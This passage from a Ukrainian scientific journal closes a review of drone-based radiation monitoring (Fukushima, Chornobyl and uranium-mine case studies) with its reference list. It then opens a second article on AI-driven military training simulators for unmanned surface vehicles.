8. Радіаційні пошкодження. Під час впливу сильних полів радіації термін експлуатації безпілотних платформ обмежений. Це пов'язано з мікроскопічними пошкодженнями, викликаними радіаційною взаємодією з матеріалами платформи. Тому, для виконання запланованих завдань важливо передбачити радіаційні пошкодження в матеріалах і датчиках платформи. Доступні три способи зменшення впливу радіації на критичні компоненти: збільшити відстань до джерела, зменшити час опромінення та/або використовувати захисні матеріали.

9. Шум. На низькій висоті польоту БПЛА створюють значний рівень шуму через обертання пропелерів мультиротора або вібрації планера. Вирішення даної проблеми потребує вдосконалення конструкції дрона та зміни траєкторії польоту.

Приклади використання БПЛА для вирішення задач контролю радіаційної обстановки

Оскільки безпілотні транспортні засоби можуть використовуватися в забруднених середовищах і небезпечних місіях, їх використання представляє великий інтерес під час радіоактивних і ядерних подій, особливо коли радіаційне поле невідоме (наприклад, аварія або інцидент з радіоактивними речовинами або радіоактивна та ядерна загроза) або існує радіаційних ризик для здоров'я персоналу або населення.

Протягом останнього десятиліття нові технології виявлення випромінювання дозволили використовувати менші та дешевші радіаційні датчики: нові сцинтилюючі кристали гамма-випромінювання зі зростаючою ефективністю та кращою роздільною здатністю; нові нейтронні детектори з високою ефективністю і хорошою здатністю розрізняти гамма-промені; датчики, чутливі до нейтронного і гамма-випромінювання; компактні напівпровідникові фотосенсори замість крихких і важких фотопомножувачів; компактні та малопотужні системи збору даних; інструменти, які дозволяють об'єднувати дані кількох радіологічних і нерадіологічних датчиків (контекстні датчики); портативні та легкі гамма-камери та ін. Крім того, заслуговує на увагу зростаючий попит на детектори з малою вагою, низьким споживанням енергії та високою радіаційною стійкістю в аерокосмічній промисловості, зокрема в космічній галузі, де деякі детектори вже були використані [23].

Останні розробки в робототехніці дозволили інтегрувати такі компактні системи виявлення радіації в невеликі безпілотні системи. Використання такої технології за допомогою нових алгоритмів дозволило підвищити надійність виявлення джерела, локалізації та ідентифікації.

Нова ера почалася з першого використання малих безпілотних авіаційних систем у сценарії після аварії на Фукусіма-Даїчі. Незважаючи на нові проблеми, пов'язані з польотами на малій висоті, наприклад, у міських умовах, ризики дози для людей були усунені, і відбулося значне покращення просторової роздільної здатності радіаційного картування порівняно з пілотованими літаками. З тих пір з'явилися нові технології, що передбачають використання недорогих БПЛА для локалізації джерела, картографування і спільної навігації між різними безпілотними платформами.

В роботі [24] реалізовано компактний, легкий і невеликий CZT-детектор, з'єднаний з невеликим багатороторним БПЛА для моніторингу, оцінки та картування радіаційних аномалій. Розроблений інструмент дозволив швидко з та високою просторовою роздільною здатністю (<1 м) визначати радіонуклідне забруднення навколишнього середовища. Пристрій складається з недорогої, легкої безпілотної літальної платформи з мікроконтролером і вбудованим гамма-спектрометром, GPS і LIDAR. Схоже обладнання (рис. 1, 2) [25] було використано для того, щоб отримати радіаційне картографування з високою роздільною здатністю застарілих уранових шахт, перевірити ефективність різних методів відновлення та дослідити міграцію забруднюючих речовин у сценарії аварії на Фукусіма-Даїчі після катастрофи, включаючи 3D-картографування (за допомогою програмного забезпечення для візуалізації 3D просторових даних). Завдяки льотним характеристикам БПЛА (висота 1-15 м і швидкість 1-1,5 м/с) можна було контролювати висоту інфраструктури, що дозволило вимірювати не тільки радіаційні поля, але й ідентифікувати присутні радіонукліди. Загалом, ця система виявлення продемонструвала такі переваги: низька вартість експлуатації та обслуговування (порівняно з нерухомим крилом), швидке розгортання та виконання автономних завдань. Проте, варто зазначити про деякі обмеження, такі як низька автономність платформи (30–35 хв), сильна погодна залежність, датчики малого об'єму (обмеження корисного навантаження) у порівнянні з висотними платформами з фіксованим крилом.




Рис. 1. Фотографія БПЛА, використаного в дослідженні [25]




Рис. 2. (a) Маршрут польоту БПЛА над середньою школою Ямакія (місце 2) і (b) Діаграма інтенсивності виявлених рівнів радіації на висоті 1 м над поверхнею [25]

Для планового огляду та обслуговування експериментального термоядерного реактора використовується система дистанційного керування. Виконання цих завдань дуже є трудомістким і дорогим.

В роботі [26] запропоновано використовувати багатороторний БПЛА для виконання базової перевірки, планових перевірок та технічного обслуговування ядерного реактора. Багатообіцяючі результати були отримані у сценарії в приміщенні з використанням слабких джерел. Однак при використанні БПЛА для перевірки термоядерних реакторів (в приміщенні) є деякі обмеження, а саме висока температура та високі потужності дози.

Для відображення високої роздільної здатності на об'єктах радіоактивного матеріалу природного походження, зокрема на виведених з експлуатації уранових шахт, був запропонований легкий гамма-спектрометр, підключений до мультиротора [27]. Автори запропонували використовувати CZT-детектор для сканування області на висоті 5–15 м над рівнем моря та швидкості БПЛА 1,5 м/с.

В публікації [28] представлено проектування, розробку та валідацію безпілотної авіаційної системи для виявлення неконтрольованого та точкового радіоактивного джерела. Авторами описується гнучка і багаторазова архітектура програмного забезпечення для виявлення радіоактивного джерела ($NaTcO_4$, що містить ^{99m}Tc). БПЛА оснащений багатоканальним зв'язком для виконання завдань за межами прямої видимості та бортових обчислень для обробки даних у режимі реального часу і реагування на будь-які аномалії, виявлені під час місії (рис. 3). Для правильної інтерпретації радіоактивних проб, відібраних системою, також була розроблена спеціальна наземна диспетчерська станція. Залежно від затримки сигналу, програмне забезпечення RIMAspec (рис. 4) може комутувати між доступними каналами (приватні радіомережі, Wi-Fi і 3G/4G), щоб забезпечити найкращу передачу даних на наземну станцію.

В публікації [29] запропоновано невеликий канальний безпілотник з вентилятором (AVID EDF-8) для розміщення легкого радіаційного датчика (Teviso RD3024—PIN Diode) для визначення гамма- та бета-випромінювання та картування в сценарії ядерної аварійної ситуації. Ця система пройшла випробування і відповідає вимогам теоретичного реагування на ядерну катастрофу. Було підкреслено, що важливим є розроблення алгоритму планування шляху, який міг би змінити пошук мінімальних або максимальних значень дози, наприклад, щоб знайти безпечний шлях для порятунку або знайти гарячі точки.




Рис. 3. Безпілотна літальна платформа з бортовим обчислювальним обладнанням [28]




Рис. 4. Програмне забезпечення RIMASpec Ground Control Station [28]

В дослідженнях чеських учених [30] показано можливість створеного міні-бортового гамма-спектрометричного обладнання з вимірювальною апаратурою на сцинтиляційному гамма-спектрометрі, який був спеціально розроблений для БПЛА, встановлених на потужному гексакоптері (рис. 5). Ця система досліджувала аномалії урану поблизу села Тршебсько (Чеська Республіка). Спектрометр гамма-променів мав два сцинтиляційних детектора BGO ємністю 103 см^3 відносно високої чутливості. Випробовувана аномалія розміром 80 м на 40 м була досліджена методом наземного гамма-спектрометричного вимірювання в детальній прямокутній вимірювальній сітці. Міні-повітряні вимірювання поперек аномалії проводилися на трьох паралельних профілях довжиною 100 м на восьми висотах польоту від 5 до 40 м над землею (рис. 6).

Рис. 5. Міні-бортовий гамма-спектрометричний прилад у польоті [30]




Рис. 6. Ортофото полігону Тршебско [30]

Науковцями [13] розроблено апаратно-програмне забезпечення для виявлення та підрахунку місць проміжної локалізації радіоактивних відходів для оцінки необхідності та доцільності їх перепоховання. На базі БПЛА створена автоматизована система швидкого реагування для радіаційного контролю та моніторингу навколишнього середовища. Показано, що використання запропонованої системи дозволяє виявляти як точкові, так і розподілені джерела радіоактивного забруднення в реальних умовах. На основі кількості імпульсів у каналі Cs-137 отримано просторовий розподіл гамма-випромінювання. На рис. 7 показано виявлене радіоактивне забруднення вздовж маршрутів БПЛА ділянки Піщаного плато зони відчуження Чорнобильської АЕС, включаючи зону забруднення шириною 20 м вздовж маршруту БПЛА без інтерполяції.

Рис. 7. Радіоактивне забруднення, яке виявлено за допомогою БПЛА [13]

Перспективи розвитку радіаційного моніторингу України на базі БПЛА

Для контролю та оцінки радіоактивності навколишнього природного середовища, отримання інформації про його радіаційний стан на території України функціонує система радіаційного моніторингу, в якій використовують стаціонарні пости, пересувні лабораторії і практикують ручний відбір проб.

Однак, як показує практика, така система є малоефективною для вирішення таких важливих завдань [15, 31, 32], як оперативне здійснення радіаційної розвідки території великої площі; оцінювання радіаційної обстановки на територіях зі складним рельєфом та важкопрохідною рослинністю, а також у зруйнованих, аварійних або замінованих радіаційно небезпечних об'єктах; оперативне отримання необхідної інформації в режимі реального часу з місця надзвичайної ситуації з радіаційним фактором ураження. При цьому необхідною є фізична участь людини у відборі проб, що створює істотний ризик для її здоров'я в умовах значного рівня радіації на досліджуваній території. Тому для вирішення подібних завдань ефективними є дистанційні методи на базі БПЛА.

Територія зони відчуження Чорнобильської АЕС з 24 лютого 2002 року по 31 березня 2022 року перебувала під окупацією військ рф. У цей період окупаційними військами проводилися масштабні земляні роботи, здійснювалося переміщення важкої техніки, створюючи значні додаткові радіаційні ризики. Також відбулось винесення радіоактивності за межі зони на колесах та броні тисяч одиниць важкої воєнної та інженерної техніки, масштаб якого складно оцінити. Лише у період окупації через бойові дії у зоні відчуження було зафіксовано понад 30 пожеж. Така негативна ситуація призвела до того, що відбувся перерозподіл радіонуклідів в компонентах довкілля зони відчуження та суміжних територій. Тому для оцінювання такого перерозподілу радіонуклідів, а також підвищення ефективності радіаційного моніторингу України необхідно використовувати апаратно-програмні комплекси на базі БПЛА. Проте варто зазначити, що вченим ще необхідно працювати над: зменшенням габаритів та маси вимірювальне обладнання, що значно зменшує час польоту, маневреність, обсяг отримуваної інформації з території дослідження; пошуком можливостей виявляти на земній поверхні та в товщі ґрунту радіоактивні джерела з нефіксованою геометрією та невідомим ізотопним складом; пошуком можливостей визначати з високою просторовою роздільною здатністю щільність поверхневого радіаційного забруднення територій та ідентифікувати його ізотопний склад тощо. Вирішення цих задач також дозволить здійснювати вимірювання рівня радіоактивного забруднення в польових умовах, оскільки таке забруднення є випадковим, поширюється у разі як високої, так і низької активності і характеризується нефіксованою геометрією. Розвиток таких апаратно-програмних комплексів на базі БПЛА відповідає стратегії інтегрованої автоматизованої системи радіаційного моніторингу України на період до 2024 року і є важливим кроком до досягнення цілей сталого розвитку та підвищення рівня національної безпеки.

Висновки

У випадках, коли радіаційне поле невідоме, гарною альтернативою пілотованим транспортним засобам є безпілотні системи. Безпілотний наземний транспортний засіб можна використовувати для перевезення важких корисних вантажів, проте у цих засобів можуть виникати проблеми комунікації (наприклад, всередині будівель) і вони обмежені перешкодами та місцевістю. БПЛА можуть долати перешкоди на землі, можуть бути розгорнуті та швидше летіти до місцевості, а також виконувати більші дослідження на менших висотах і на менших швидкостях (покращена просторова роздільна здатність порівняно з пілотованими літаками). Через їхню високу маневреність БПЛА, як правило, є кращим варіантом для виконання вимірювань у міських районах або в закритих приміщеннях.

БПЛА можуть використовуватися як автономні платформи для пом'якшення наслідків ядерної аварії, пошуку радіоактивних джерел та картування забруднених територій. БПЛА з фіксованим крилом можна використовувати для швидких досліджень, проте ці платформи зазвичай вимагають більш високої активності джерела (щоб їх виявити) і потребують злітно-посадкової смуги.

Особливими складними умовами для безпілотних транспортних засобів, зокрема БПЛА, є міські райони та закриті приміщення. Ці середовища характеризуються проблемами навігації (збій GPS) і зв'язку (втрата з'єднання або затримка контрольного сигналу), можливими зіткненнями з інфраструктурою/людьми чи іншими маловисотними літаками (на вулиці) та шумом.

Несприятливі погодні умови (наприклад, опади, вітер, туман, забруднення) сильно впливають на вимірювання рівня радіаційного забруднення. Міські райони є складним середовищем (наприклад, різні конструкційні матеріали) і створюють багато проблем з точки зору доступу транспортних засобів, екранування та можливості приховування джерел, комунікацій тощо. Оцінювання активності радіоактивних джерел може бути складною для мобільних систем детектування, оскільки, як правило, невідома їх геометрія; відсутня інформація про екрануючий матеріал між детектором і джерелом.

Використання БПЛА для вирішення задач радіоекологічного моніторингу відкриває нові можливості при дослідженні радіаційно-небезпечних об'єктів, а у випадку надзвичайних ситуацій, які пов'язані

з радіаційним фактором ураження, дозволяє за мінімальний проміжок часу приймати швидкі ефективні управлінські рішення щодо забезпечення необхідного рівня захисту населення та навколишнього середовища, мінімізації масштабів ураження, повної ліквідації відповідних наслідків.

Подальші дослідження необхідно спрямувати на: розроблення нових вимірювальних (детектуючих) систем на основі штучного інтелекту для різних сценаріїв радіоактивних чи ядерних ситуацій; забезпечення автономності та довготривалості роботи; розроблення програмного забезпечення для швидкого аналізу отриманих даних та засобів для підвищення точності виявлення радіоактивного джерела, його локалізації і ідентифікації; використання малогабаритних багатофункціональних датчиків.

Список використаних джерел:

1. Marques L., Vale A., Vaz P. State-of-the-art mobile radiation detection systems for different scenarios. *Sensors*. 2021. Vol. 21(4). 1051. URL: https://doi.org/10.3390/s21041051
2. Popov O., Iatsyshyn A., Kovach V., Artemchuk V., Taraduda D., Sobyna V., Sokolov D., Dement M., Yatsyshyn T., Matvieieva I. Analysis of Possible Causes of NPP Emergencies to Minimize Risk of Their Occurrence. *Nuclear and Radiation Safety*. 2019. Vol. 1(81). P. 75–80. URL: https://doi.org/10.32918/nrs.2019.1(81).13
3. Schneider F. E., Gaspers B., Peräjärvi K., Gårdestig M. Current state of the art of unmanned systems with potential to be used for radiation measurements and sampling: ERNCIP Thematic Group Radiological and Nuclear Threats to Critical Infrastructure Task 3 Deliverable 1. Luxembourg: Publications Office of the European Union, 2015. 63 p.
4. Lockheed Martin. URL: https://www.lockheedmartin.com
5. Martin P. G., Hutson C., Payne L., Connor D., Payton O. D., Yamashiki Y., Scott T. B. Validation of a novel radiation mapping platform for the reduction of operator-induced shielding effects. *Journal of Radiological Protection*. 2018. Vol. 38(3). P. 1097–1110. URL: https://doi.org/10.1088/1361-6498/aad5f2
6. Connor D. T., Wood K., Martin P. G., Goren S., Megson-Smith D., Verbelen Y., Chyzhevskyi I., Kirieiev S., Smith N. T., Richardson T., Scott T. B. Radiological Mapping of Post-Disaster Nuclear Environments Using Fixed-Wing Unmanned Aerial Systems: A Study from Chornobyl. *Frontiers in Robotics and AI*. 2020. Vol. 6. URL: https://doi.org/10.3389/frobt.2019.00149
7. Stöcker C., Bennett R., Nex F., Gerke M., Zevenbergen J. Review of the Current State of UAV Regulations. *Remote Sensing*. 2017. Vol. 9(5). 459. URL: https://doi.org/10.3390/rs9050459
8. Murphy R. R. Disaster Robotics. MIT Press: Cambridge, MA, USA, 2014.
9. Duncan B. A., Murphy R. R. Autonomous Capabilities for Small Unmanned Aerial Systems Conducting Radiological Response: Findings from a High-fidelity Discovery Experiment. *Journal of Field Robotics*, 2014. Vol. 31(4) P. 522–536. URL: https://doi.org/10.1002/rob.21503
10. Lowdon M., Martin P. G., Hubbard M. W. J., Taggart M. P., Connor D. T., Verbelen Y., Sellin P. J., Scott T. B. Evaluation of Scintillator Detection Materials for Application within Airborne Environmental Radiation Monitoring. *Sensors*. 2019. Vol. 19(18). 3828. URL: https://doi.org/10.3390/s19183828
11. Lowdon M., Martin P. G., Hubbard M. W. J., Taggart M. P., Connor D. T., Verbelen Y., Sellin P. J., Scott T. B. Evaluation of Scintillator Detection Materials for Application within Airborne Environmental Radiation Monitoring. *Sensors*. 2019. Vol. 19(18). 3828. URL: https://doi.org/10.3390/s19183828
12. Elfes A., Siqueira Bueno S., Bergerman M., Ramos J. G. A semi-autonomous robotic airship for environmental monitoring missions. In Proceedings of the 1998 IEEE International Conference on Robotics and Automation: Leuven, Belgium: IEEE, 1998. P. 3449–3455.
13. Zabulonov Y., Popov O., Burtniak V., Iatsyshyn A., Kovach V., Iatsyshyn A. Innovative Developments to Solve Major Aspects of Environmental and Radiation Safety of Ukraine. *Studies in Systems, Decision and Control*. 2021. P. 273–292. URL: https://doi.org/10.1007/978-3-030-69189-9_16
14. Popular Science. URL: https://www.popsci.com/plimp-plane-blimp-drone/
15. Popov O., Bondar O., Ivaschenko T., Puhach O., Iatsyshyn A., Skurativskyi S. Features of the Modern UAV-Based Complexes Use to Solve Radiation Control Problems. *Studies in Systems, Decision and Control*. 2023. P. 35–57. URL: https://doi.org/10.1007/978-3-031-22500-0_3
16. Sanada Y., Orita T., Torii T. Temporal variation of dose rate distribution around the Fukushima Daiichi nuclear power station using unmanned helicopter. *Applied Radiation and Isotopes*. 2016. Vol. 118. P. 308–316. URL: https://doi.org/10.1016/j.apradiso.2016.09.008
17. Watkins S., Burry J., Mohamed A., Marino M., Prudden S., Fisher A., Kloet N., Jakobi T., Clothier R. Ten questions concerning the use of drones in urban environments. *Building and Environment*. 2020. Vol. 167. 106458. URL: https://doi.org/10.1016/j.buildenv.2019.106458
18. Scanlan J., Sobester A., Flynn D., Lane D., Richardson R., Richardson T. Extreme Environments Robotics: Robotics for Emergency Response, Disaster Relief and Resilience, 1st ed. UKRAS White Paper. London: UK-RAS Network, 2017. 18 p.
19. Duncan B. A., Murphy R. R. Autonomous Capabilities for Small Unmanned Aerial Systems Conducting Radiological Response: Findings from a High-fidelity Discovery Experiment. *Journal of Field Robotics*. 2014. Vol. 31(4). P. 522–536. URL: https://doi.org/10.1002/rob.21503
20. Iqbal J., Tahir A. M., ul Islam R., Riaz-un-Nabi. Robotics for nuclear power plants—Challenges and future perspectives. In Proceedings of the 2012 2nd International Conference on Applied Robotics for the Power Industry (CARPI), Zurich, Switzerland, 2012. P. 151–156.
21. Nagatani K., Kiribayashi S., Okada Y., Otake K., Yoshida K., Tadokoro S., Nishimura T., Yoshida T., Koyanagi E., Fukushima M., Kawatsuma S. Emergency response to the nuclear accident at the Fukushima Daiichi Nuclear Power Plants using mobile rescue robots. *Journal of Field Robotics*. 2012. Vol. 30(1). P. 44–63. URL: https://doi.org/10.1002/rob.21439

22. Kazemeini M., Vaz J. C., Barzilov A. Study of radiation effects in electronics of a hexapod robotic platform. In Proceedings of the AIP Conference Proceedings 2160, 12-17 August 2018, Grapevine, Texas, USA (American Institute of Physics), 2019. P. 060003-1-060003-6.

23. Berger T., Marsalek K., Aeckerlein J., Hauslage J., Matthiä D., Przybyla B., Rohde M., Wirtz M. The German Aerospace Center M-42 radiation detector—A new development for applications in mixed radiation fields. *Review of Scientific Instruments*. 2019. Vol. 90(12). 125115. URL: https://doi.org/10.1063/1.5122301

24. MacFarlane J. W., Payton O. D., Keatley A. C., Scott G. P. T., Pullin H., Crane R. A., Smilion M., Popescu I., Curlea V., Scott T. B. Lightweight aerial vehicles for monitoring, assessment and mapping of radiation anomalies. *Journal of Environmental Radioactivity*. 2014. Vol. 136. P. 127–130. URL: https://doi.org/10.1016/j.jenvrad.2014.05.008

25. Martin, P. G., Kwong, S., Smith, N. T., Yamashiki, Y., Payton, O. D., Russell-Pavier, F. S., Fardoulis, J. S., Richards, D. A., & Scott, T. B. 3D unmanned aerial vehicle radiation mapping for assessing contaminant distribution and mobility. International *Journal of Applied Earth Observation and Geoinformation*. 2016. Vol. 52. P. 12–19. URL: https://doi.org/10.1016/j.jag.2016.05.007

26. Vale A., Ventura R., Carvalho P. Application of unmanned aerial vehicles for radiological inspection. *Fusion Engineering and Design*. 2017. Vol. 124. P. 492–495. URL: https://doi.org/10.1016/j.fusengdes.2017.06.002

27. Borbinha J., Romanets Y., Teles P., Corisco J., Vaz P., Carvalho D., Brouwer Y., Luís R., Pinto L., Vale A., Ventura R., Areias B., Reis A. B., Gonçalves B. Performance Analysis of Geiger–Müller and Cadmium Zinc Telluride Sensors Envisaging Airborne Radiological Monitoring in NORM Sites. *Sensors*. 2020. Vol. 20(5). 1538. URL: https://doi.org/10.3390/s20051538

28. Royo P., Pastor E., Macias M., Cuadrado R., Barrado C., Vargas A. An Unmanned Aircraft System to Detect a Radiological Point Source Using RIMA Software Architecture. *Remote Sensing*. 2018. Vol. 10(11). 1712. URL: https://doi.org/10.3390/rs10111712

29. Cai C., Carter B., Srivastava M., Tsung J., Vahedi-Faridi J., Wiley C. Designing a radiation sensing UAV system. 2016 IEEE Systems and Information Engineering Design Symposium (SIEDS). 2016. URL: https://doi.org/10.1109/sieds.2016.7489292

30. Šálek O., Matolín M., Gryc L. Mapping of radiation anomalies using UAV mini-airborne gamma-ray spectrometry. *Journal of Environmental Radioactivity*. 2018. Vol. 182. P. 101–107. URL: https://doi.org/10.1016/j.jenvrad.2017.11.033

31. Lüley J., Vrban B., Čerba Š., Osuský F., Nečas V. Unmanned Radiation Monitoring System. *EPJ Web of Conferences*. 2020. Vol. 225. 08008. URL: https://doi.org/10.1051/epjconf/202022508008

32. Попов О. О. Нові підходи до радіаційного моніторингу забруднених територій на базі БПЛА. *Вісник Національної академії наук України*. 2024. Вип. 5. С. 58–61. URL: https://doi.org/10.15407/visn2024.05.058

УДК 004.056
DOI https://doi.org/10.32689/maup.it.2024.2.13

Олена ТРОФИМЕНКО
кандидат технічних наук, доцент,
доцент кафедри інформаційних технологій,
Національний університет «Одеська юридична академія», trofymenko@onua.edu.ua
***ORCID**: 0000-0001-7626-0886*

Анастасія ДИКА
аспірант кафедри інформаційних технологій,
Національний університет «Одеська юридична академія»,
dyka.anastasiia@gmail.com
***ORCID**: 0000-0002-4196-8734*

Наталія ЛОГІНОВА
кандидат педагогічних наук, доцент,
завідувачка кафедри інформаційних технологій,
Національний університет «Одеська юридична академія», loginova@onua.edu.ua
***ORCID**: 0000-0002-9475-6188*

Олександр ЗАДЕРЕЙКО
кандидат технічних наук, доцент,
доцент кафедри інформаційних технологій,
Національний університет «Одеська юридична академія», zadereyko@onua.edu.ua
***ORCID**: 0000-0003-0497-9861*

Нікіта СТРУК
студент,
Національний університет «Одеська юридична академія», nikita.struk.softdev@gmail.com
ORCID*: 0009-0004-9127-7271*

ШТУЧНИЙ ІНТЕЛЕКТ У ВІЙСЬКОВИХ НАВЧАЛЬНИХ СИМУЛЯТОРАХ

***Анотація**. Наразі симулятори на основі ШІ відіграють важливу роль у вдосконалені підготовки військовослужбовців і рятувальників, тренування операторів до керування безпілотними літальними та надводними апаратами. Впровадження штучного інтелекту (ШІ) в програмні тренувальні системи здатне суттєво оптимізувати військові навчальні програми, зробити їх ефективнішими та при цьому скоротити час і витрати, необхідні для навчання та набуття необхідних професійних навичок.*

***Мета статті** – дослідити роль ШІ у навчальних симуляторах та можливості застосування ШІ для військових цілей.*

***Методологія**. Засобами мови C++ в редакторі ігрового рушія Unreal Engine і з використанням системи візуального скриптування Blueprints розроблено програмний симулятор для навчання оператора управлінню безпілотним надводним апаратом. В цьому симуляторі за допомогою ШІ керуються кількість та поведінка ворогів (як людей, так і військової надводної та повітряної техніки), головна мета яких – завадити гравцеві виконати місію. Крім ворогів, ШІ у створеному ігровому симуляторі створює можливі штучні пастки: міни та бонові загородження.*

***Наукова новизна.** Проаналізовано та систематизовано сфери можливого застосування ШІ у програмах військового вишкілу. Розглянуто можливості розробленого ігрового симулятора зі ШІ для навчання оператора безпілотного надводного дрона. З'ясовано, що ігрові симуляції забезпечують безпечне, контрольоване віртуальне середовище, в якому оператори можуть практикувати та відточувати навички керування безпілотними апаратами.*

***Висновки**. Отримані результати проведеного аналізу вказують на потужний потенціал використання інтелектуальних навчальних систем для військової галузі. Робота сприяє розвитку навчальних інтелектуальних віртуальних платформ для військових. Вона є корисною для подальших досліджень у сфері військового ШІ та розробки ефективних, сучасних навчальних симуляторів в галузі військового моделювання. Зрештою, ці досягнення допоможуть нашому війську бути краще підготовленим й оснащеним до викликів і ризиків сучасної війни.*

***Ключові слова:** штучний інтелект (ШІ), машинне навчання, військові симулятори, навчальні симулятори, тренувальна система, військова галузь, кібербезпека, тестування, віртуальна реальність, віртуальне середовище.*

Olena TROFYMENKO, Anastasiia DYKA, Nataliia LOGINOVA, Olexander ZADEREYKO, Nikita STRUK.
ARTIFICIAL INTELLIGENCE IN MILITARY TRAINING SIMULATORS

Abstract*. Currently, AI-based simulators play an important role in improved training of soldiers and rescuers, training of operators to control unmanned aerial vehicles and surface vehicles. The implementation of artificial intelligence (AI) in software training systems can significantly optimize military training programs, make them more effective, and at the same time reduce the time and costs required for training and acquiring the necessary professional skills.*

The purpose *of the article is to investigate the role of AI in training simulators and the possibilities of using AI for military purposes.*

Methodology*. Using the C++ in the Unreal Engine and the Blueprints visual scripting system, a software simulator has been developed for training an operator to control an unmanned surface vehicle. In this simulator, with the help of AI, the number and behavior of enemies (both people and military surface and air vehicles) are controlled, the main purpose of which is to prevent the player from completing the mission. In addition to enemies, the AI in the created game simulator creates possible artificial traps: mines and boom barriers.*

Scientific novelty*. Areas of possible application of AI in military training programs have been analyzed and systematized. The possibilities of the developed game simulator with AI for training the operator of an unmanned surface drone are considered. Game simulations have been found to provide a safe, controlled virtual environment in which operators can practice and hone their drone control skills.*

Conclusions*. The obtained results of the conducted analysis indicate the powerful potential of using intelligent educational systems for the military industry. The work contributes to the development of educational intelligent virtual training platforms for the military. It is useful for further research in the field of military AI and the development of effective, modern training simulators in the field of military simulation. Ultimately, these advances will help our military be better prepared and equipped for the challenges and risks of modern warfare.*

Key words: *artificial intelligence (AI), machine learning, military simulators, educational simulators, training system, military industry, cyber security, testing, virtual reality, virtual environment.*

Вступ. Постановка проблеми. Застосування штучного інтелекту (ШІ, Artificial Intelligence, AI) та машинного навчання (Machine Learning, ML) у різних областях військової галузі стрімко зростає. У динамічній сфері сучасних гібридних війн ШІ постає як трансформаційна сила, яка змінює способи та засоби розробки стратегій, планування, проведення та оцінки військових операцій. Впровадження ШІ стосується самих різних сфер військової справи: від збору та аналізу розвідувальних даних до автономної «розумної» зброї, від керування безпілотниками та розпізнавання об'єктів, звуків і розуміння мови до довгострокового планування і прогнозування успішності військових операцій з урахуванням численних факторів і взаємозв'язків.

Навчальні військові симулятори є важливою ланкою якісної підготовки пілотів, операторів безпілотних апаратів, військовослужбовців, рятувальників і не тільки, оскільки вони допомагають відпрацьовувати бойові сценарії. Тому впровадження в такого роду програмні тренувальні системи алгоритмів ШІ та машинного навчання є вельми актуальним, оскільки здатне суттєво оптимізувати військові навчальні програми, зробити їх ефективнішими та при цьому скоротити час і витрати, необхідні для навчання та набуття необхідних професійних навичок.

Технологічні інновації у поєднання зі ШІ наразі стають вирішальним фактором у визначенні успішного результату бойових дій, тому дослідження спрямовані на їхній розвиток є вельми актуальними.

